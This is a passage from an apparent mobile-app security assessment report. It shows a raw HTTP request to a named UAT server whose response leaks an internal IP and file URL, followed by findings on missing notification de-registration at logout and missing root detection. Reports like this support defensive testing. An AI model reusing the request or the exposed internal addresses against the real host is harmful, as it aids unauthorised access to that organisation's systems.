Content-type: multipart/form-data, boundary=--1523420936828--
User-Agent: Dalvik/2.1.0 (Linux; U; Android 4.4; unknown Build/LRX22L)
Host: uat.krungsriauto.com:8080
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 320

----1523420936828--
content-disposition: form-data; name="content"; filename="1523420936828"
Content-type: text/iapps-mobile-msg
Content-Transfer-Encoding: binary

{"serviceMethod":"com.biztech.isocial.service.ISocialService#getFileUrl","serviceParams"
:"[{\"value\":\"1804051817071080\"}]"}
----1523420936828----
```

- The response contains internal URL of internal service as shown in the picture below

```
HTTP/1.1 200 OK
-: -
Date: Wed, 18 Apr 2018 09:27:54 GMT
Connection: close
Server: -

{"result":"{\"value\":\"http://10.100.60.84:8080/ISocialApprService/ShowFileServlet?co
ntentId=180405181710293&fileName=60841804051817134315z.JPG\"}"}
```

Lack of Notification De-registration when Logout

Affected Item:

- Backend service

Risk Level: Medium

Description:

After successfully login to the application, the application registers device ID for receiving notifications by sending user ID along with session ID and device ID. When there are any notifications for the user, the server will send notification with information to the registered device ID. However, when users logout of the application, there are no de-registration process. Therefore, the registered devices can still receive notifications on the previously login users.

Impact:

Notification can be leaked to others who have physical access to previously login devices.

Recommendation:

Implement de-registration process when user logout of the application

Lack of Root Detection

Affected Item:

- Android applications

Risk Level: Low

Description:

Both iOS and Android applications do not check if the devices are rooted or jailbroken and allow users to use the applications on the rooted or jailbroken devices without warning message. Some users may not know that using applications on rooted or jailbroken devices will expose themselves to many risks and blame companies not to notify them in advanced.

Impact:

Users can use applications on rooted or jailbroken devices without appropriately informed about risks

Recommendation:

- Check if applications are running on rooted or jailbroken devices and notify users that there are great risk of information being stolen, added, edited, deleted if users use applications on rooted or jailbroken devices